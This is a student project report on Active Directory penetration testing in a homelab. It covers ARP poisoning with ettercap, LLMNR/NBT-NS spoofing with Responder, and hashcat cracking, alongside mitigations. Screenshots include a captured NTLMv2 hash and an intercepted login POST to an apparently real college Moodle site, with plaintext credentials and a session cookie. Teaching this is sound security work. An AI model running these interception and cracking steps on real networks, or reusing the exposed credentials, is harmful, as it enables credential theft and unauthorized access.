INSTITUTE FOR ADVANCED
COMPUTING AND
SOFTWARE DEVELOPMENT
AKURDI, PUNE

DOCUMENTATION ON

"ACTIVE DIRECTORY PENETRATION TESTING"

PG-DITISS MARCH -2024

SUBMITTED BY:

GROUP NO: 05
PRATIMA RUPANWAR (243408)
PRACHI TELI(243411)

MRS.SUSHMA HATTARKI	**MR.ROHIT PURANIK**
PROJECT GUIDE	**CENTRE COORDINATOR**

TABLE OF CONTENTS

ABSTRACT

Active Directory (AD) Penetration Testing is a critical security assessment process aimed at identifying vulnerabilities within an organization's Active Directory environment. Active Directory is a key component in many enterprise networks, responsible for managing user accounts, authentication, and access control to resources. Due to its central role, AD is a prime target for attackers seeking to compromise network security.

This abstract discusses the methodology and significance of conducting AD Penetration Testing. The process involves simulating attack scenarios to assess the effectiveness of security controls, identify misconfiguration , and uncover potential attack vectors such as privilege escalation, lateral movement, and unauthorized access. Key techniques used in AD penetration testing include reconnaissance, credential harvesting, exploitation of known vulnerabilities, and post-exploitation actions.

The goal of AD Penetration Testing is to provide a comprehensive evaluation of the security posture of the Active Directory environment, enabling organizations to identify and mitigate weaknesses before they can be exploited by malicious actors. The findings from these tests are used to enhance security policies, improve monitoring and detection mechanisms, and ensure the integrity and confidentiality of the organization's critical assets.

1 . INTRODUCTION

Active Directory (AD) penetration testing involves evaluating the security of an AD environment by simulating attacks to identify vulnerabilities and weaknesses that could be exploited by malicious actors. The goal is to assess the robustness of the AD infrastructure and ensure that it is properly secured against potential threats.

Key Components of Active Directory:

1. **Domain:**A domain is a logical group of network objects (computers, users, devices) that share the same AD database. A domain is the cornerstone of an AD structure and serves as a boundary for security and administrative policies.

2. **Domain Controller:**A server that responds to security authentication requests within the Windows Server domain. It stores a copy of the AD database and is responsible for managing all aspects of domain services, including user logins and authentication.

3. **Organizational Units (OUs):**Containers within a domain that can hold users, groups, computers, and other OUs. OUs help organize and structure the directory to reflect an organization's hierarchy and simplify the management of resources and permissions.

4. **Objects:**The basic building blocks of Active Directory. Objects represent entities such as users, computers, printers, and groups. Each object has attributes that store information like usernames, passwords, and group memberships.

5. **Groups:**Collections of user accounts or other groups that can be managed as a single unit. Groups are used to simplify management by assigning permissions and rights to multiple users at once.

6. **User**:A user is a digital identity that represents an individual person or an account that can access resources within a network. Users in Active Directory are one of the fundamental elements used to manage access to resources, enforce security policies, and facilitate communication within an organization.

7. **Forest:**A collection of one or more AD domains that share a common schema (structure of AD) and global catalog. A forest represents the outermost boundary of an AD environment.

8. **Tree:**A collection of one or more domains in a contiguous namespace within a forest. For example, if you have a root domain called example.com, you might have subdomains like sales.example.com and hr.example.com, which form a tree structure.

9. **Schema:**Defines the objects and attributes that the directory service uses to store data. It's the blueprint that determines the types of information that can be stored in the directory.

10. **Global Catalog:**A distributed data repository that contains a searchable, partial representation of every object in every domain within a forest. It helps in quickly finding directory information across multiple domains.

11. **Certificate Services (CS):** is a server role in the Windows Server operating system that provides a customizable set of services for creating and managing public key infrastructure (PKI) in an organization. PKI is crucial for implementing security features like authentication, encryption, and digital signatures, which are essential for ensuring secure communications within and across networks.

1.1 Problem Statement

To evaluate the security posture of an organization's Active Directory infrastructure by identifying vulnerabilities, misconfigurations, and weaknesses that could be exploited by attackers. The goal is to provide actionable insights and recommendations to enhance the security and resilience of the AD environment.

2. TECHNICAL REQUIREMENTS

2.1. Kali Linux: - Kali Linux is Debian based, previously known as Backtrack, is widely used Linux distribution used for penetration testing and security auditing, which has more than 600 pre-installed tools for "pen-testing, Computer forensics, Reverse Engineering, and security cookbook." Offensive Security develops it. Offensive Security also has offered the industry's most recognized certification for penetration testing, known as OSCP.

2.2. Windows Server: - Windows Server is a robust server operating system developed by Microsoft, designed to manage, store, and run services for organizations of all sizes. It is a key component of enterprise IT infrastructure, enabling businesses to run various network services, host web applications, manage data, and ensure secure and efficient operations.

2.3. Windows: - Microsoft Windows is a family of operating systems developed by Microsoft, designed to run on personal computers (PCs), servers, tablets, and other devices. Windows is one of the most widely used operating systems globally, known for its user-friendly interface, extensive software ecosystem, and compatibility with a broad range of hardware.

3. ACTIVE DIRECTORY CERTIFICATE SERVICE

It plays a crucial role in securing communications within an Active Directory (AD) environment through the issuance and management of digital certificates. In the context of Active Directory penetration testing, understanding and exploiting AD CS can be a significant vector for attackers.


Uses :

A) Authentication and Identify Verification

B) Digital Certification

C) PKI Management

D) VPN Authentication



Default Web Site Home

Certificate

Certificate Information

This certificate is intended for the following purpose(s):

- All issuance policies
- All application policies

Issued to: homelab-WINDOWSDC-CA

Issued by: homelab-WINDOWSDC-CA

Valid from 14-08-2024 **to** 14-08-2029

You have a private key that corresponds to this certificate.

Benefits:-You can use AD CS to enhance security by binding the identity of a person, computer, or service to a corresponding private key. AD CS gives you a cost-effective, efficient, and secure way to manage the distribution and use of certificates. In addition to binding of identities and private keys, AD CS also includes features that allow you to manage certificate enrollment and revocation.

4. METHODOLOGY

4.1 Enumeration:-Enumeration in Active Directory (AD) during a penetration test involves gathering information about the AD environment to identify potential vulnerabilities

4.2 Reconnaissance:-Reconnaissance in the context of penetration testing is the initial phase where you gather as much information as possible about your target before launching a full-scale attack

4.3 Exploitation:-Exploitation in penetration testing involves using identified vulnerabilities to gain unauthorized access or escalate privileges within the target environment. In the context of Active Directory (AD) environments, exploitation typically focuses on leveraging weaknesses in configurations, services, or permissions to compromise the network.

4.4 Post Exploitation:-Post-exploitation in penetration testing involves actions taken after successfully gaining access to a system or network. This phase focuses on maintaining access, gathering additional information, escalating privileges, and ensuring the exploitation is effective.

5. ARP POISONING

Address Resolution Protocol (ARP) Poisoning, also known as ARP Spoofing, is a type of cyber attack that exploits the ARP protocol, which is essential for network communication within a local area network (LAN). The ARP protocol is responsible for mapping IP addresses to MAC (Media Access Control) addresses, enabling devices on a network to identify and communicate with each other.

5.1. Mechanism of ARP Poisoning : ARP operates on trust, without any form of authentication, which makes it vulnerable to spoofing. The attack typically follows these steps:

Discovery: The attacker scans the network to identify IP addresses and associated MAC addresses.

Spoofing: The attacker crafts malicious ARP replies, falsely associating their MAC address with the IP address of a legitimate network device (e.g., the router).

Poisoning: These fake ARP replies are broadcast to the network. Victim devices update their ARP caches with the attacker's MAC address, believing it to be the legitimate address for the targeted IP.

Interception or Redirection: Once the ARP tables are poisoned, traffic intended for the legitimate device is routed to the attacker.

5.2. Implications of ARP Poisoning : ARP Poisoning can have severe consequences for network security, including:

Data Interception: Sensitive data such as login credentials, financial information, and confidential communications can be captured by the attacker.

Session Hijacking: The attacker can hijack ongoing sessions by intercepting and altering communication.

Denial of Service (DoS): By disrupting the normal flow of network traffic, the attacker can cause network outages or degrade network performance.

Man-in-the-Middle (MitM) Attacks: The attacker can manipulate communications between two parties, altering the data or injecting malicious payloads.

5.3. Mitigation Strategies :


To protect against ARP Poisoning, organizations can implement various security measures:

Static ARP Entries: Configuring static ARP entries for critical devices can prevent unauthorized changes to ARP tables.


ARP Inspection: Using dynamic ARP inspection (DAI) on network switches can help detect and block malicious ARP packets.

Encryption: Encrypting communications (e.g., using HTTPS, SSH, VPNs) reduces the risk of data interception during MitM attacks.

Network Segmentation: Isolating sensitive devices and critical systems in separate VLANs or subnets can limit the attack surface.



```
 GNU nano 7.2                    ip_forward
1

                [ Directory '.' is not writable ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify   ^/ Go To Line
```




Sniffing at startup ●

Primary Interface eth0

Bridged sniffing ○

Bridged Interface Local Loopback

```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```


kali
Windows Server 2019
Windows 10 x64 (5)
How to Install and Use N
GitHub - ParrotSec/mimikatz
RVR & JC College of Eng
RVR & JC COLLEGE OF ENGINEERING (AUTONOMOUS)
(Sponsored by Nagarjuna Education Society)
Approved by AICTE || Affiliated to Acharya Nagarjuna University
NAAC A+ Grade
6 Times NBA Accredited Courses
ChE, CE, ECE, EEE, CSE, IT & ME
ISO 9001 : 2015 Certified
Activate Windows

courses.rvrjc.ac.in/moodle/login/index.php

Invalid login, please try again

Username

Password

☐ Remember username


Log in

Forgotten your username or password?

Cookies must be enabled in your browser


Some courses may allow guest access

Log in as a guest



```
ip.addr == 218.248.4.112
```

```
No.    Time            Source           Desti
   472 89.225838378    218.248.4.112    192.
   473 89.225903141    192.168.80.149   218.
   474 89.225916865    218.248.4.112    192.
   475 89.225996206    192.168.80.149   218.
```



```
POST /moodle/login/index.php HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://courses.rvrjc.ac.in/moodle/login/index.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/4
2.0.2311.135 Safari/537.36 Edge/12.10240
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: courses.rvrjc.ac.in
Content-Length: 84
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: MoodleSession=q7t3up867pie86o1kgisl871ih

anchor=&logintoken=IrrCTUVKeMg7HVTB8xIFf5kmelb2HObD&username=iacsd&password=iacsd123HTTP/1.1 303 See
Other
Date: Thu, 15 Aug 2024 07:34:48 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Redirect-By: Moodle
Location: http://courses.rvrjc.ac.in/moodle/login/index.php
Content-Language: en
Content-Length: 1513
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

2 client pkt(s), 2 server pkt(s), 3 turn(s).

Entire conversation (28 kB) · Show data as: ASCII · Stream: 37

Find:

6. ACTIVE DIRECTORY PENTESTING TOOLS

6.1 Responder

6.1.1 LLMNR SPOOFING

Link-Local Multicast Name Resolution (LLMNR) is a network protocol used in Windows environments to resolve hostnames to IP addresses within the local network when the DNS server is unavailable or when a name cannot be resolved by DNS. LLMNR operates similarly to the NetBIOS Name Service (NBNS) and is often enabled by default on Windows systems.While LLMNR is designed to improve network name resolution within local networks, it also introduces security vulnerabilities that can be exploited by attackers through a technique known as LLMNR Spoofing.

6.1.2 Mechanism of LLMNR Spoofing :

In an LLMNR Spoofing attack, an attacker takes advantage of the fact that LLMNR requests are broadcast across the network and are not authenticated. The attack typically involves the following steps:

Network Monitoring: The attacker monitors the network for LLMNR requests. These requests are broadcast when a device tries to resolve a hostname that cannot be found in the DNS.

Spoofed Response: The attacker, masquerading as the intended host, responds to the LLMNR request with their own IP address, falsely claiming to be the device that the requesting host is trying to reach.

Interception of Traffic: Once the victim device accepts the spoofed response, it sends its traffic to the attacker, believing it is communicating with the legitimate host.

Exploitation: The attacker can then capture sensitive information such as credentials, session cookies, or other data being transmitted. In some cases, this can lead to further attacks, such as man-in-the-middle (MitM) attacks, session hijacking, or network compromise.

6.1.3. Implications of LLMNR Spoofing :

LLMNR Spoofing can have serious security consequences for an organization:

Credential Theft: One of the most common uses of LLMNR Spoofing is to capture NTLM (NT LAN Manager) hashes, which can be used in brute-force attacks or passed to other systems to gain unauthorized access.

Man-in-the-Middle (MitM) Attacks: The attacker can intercept and potentially alter communication between the victim and other network devices, leading to data manipulation or additional exploits.

Network Compromise: By capturing credentials or gaining unauthorized access to systems, an attacker can move laterally within the network, escalating privileges and causing further damage.

6.1.4. Mitigation Strategies :


To protect against LLMNR Spoofing attacks, organizations can implement the following security measures:

Disable LLMNR and NBNS: Disabling LLMNR and NBNS on network devices reduces the attack surface by preventing the use of these insecure name resolution protocols.


Enforce Strong Authentication: Use stronger authentication methods, such as Kerberos, and enforce the use of strong, complex passwords to mitigate the risk of NTLM hash capture and subsequent attacks.

Network Segmentation: Isolating critical systems and sensitive data in separate network segments limits the impact of LLMNR Spoofing by reducing the number of potential targets.


Regular Audits and Monitoring: Conducting regular network audits and monitoring for unusual LLMNR traffic can help detect and respond to potential spoofing attacks early.



```
┌──(root㉿kali)-[/var/www/html]
└─# responder -I eth0 -w -d
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
```



```
  Challenge set                [random]
  Don't Respond To Names       ['ISATAP', 'ISATAP.LOCAL']

-] Current Session Variables:
  Responder Machine Name       [WIN-7OPL19046SI]
  Responder Domain Name        [GXP9.LOCAL]
  Responder DCE-RPC Port       [45428]

-] Listening for events...

] Error starting TCP server on port 80, check permissions or other servers running.
-] [NBT-NS] Poisoned answer sent to 192.168.80.149 for name HOMELAB (service: Domain Master Browser)
MB] NTLMv2-SSP Client   : 192.168.80.149
MB] NTLMv2-SSP Username : HOMELAB\user
MB] NTLMv2-SSP Hash     : user::HOMELAB:1a681b6ca2923d2a:C11B803BFF4E1E4F54E086A78850DE21:0101000000000000008006A39E2AEFDA011694A52AE3E9A5BE000
000020008004700580050003900001001E00570049004E002D0037004F0050004C003100390030003400360053004900040034005700490004E002D0037004F0050004C00310039
30003400360053004900 2E004700580050003900 2E004C004F00430041004C00030014004700580050003900 2E004C004F00430041004C000500140047005800500039002E004
04F00430041004C000700080008006A39E2AEFDA010600040002000000080030003000000000000000000000000002000007A669359B8417E71240D296A12DF8A1D29687AC81B95
7C40ECAF9F41F84A600A001000000000000000000000000000000000000900260063006900660073002F003100390032002E003100360038002E00380030002E0031003400350
00000000000000000000000
-] Skipping previously captured hash for HOMELAB\user
-] Skipping previously captured hash for HOMELAB\user
-] Skipping previously captured hash for HOMELAB\user
```




```
 Single-Hash
 Single-Salt

TTENTION! Pure (unoptimized) backend kernels selected.
ure kernels can crack longer passwords, but drastically reduce performance.
f you want to switch to optimized kernels, append -O to your commandline.
ee the above message to find out about the exact limits.

atchdog: Temperature abort trigger set to 90c

ost memory required for this attack: 0 MB

ictionary cache hit:
 Filename..: /usr/share/wordlists/rockyou.txt
 Passwords.: 14344385
 Bytes.....: 139921507
 Keyspace..: 14344385

racking performance lower than expected?

 Append -O to the commandline.
 This lowers the maximum supported password/salt length (usually down to 32).

 Append -w 3 to the commandline.
 This can cause your screen to lag.
```


6.2. Ettercap :-

6.2.1. DNS Spoofing

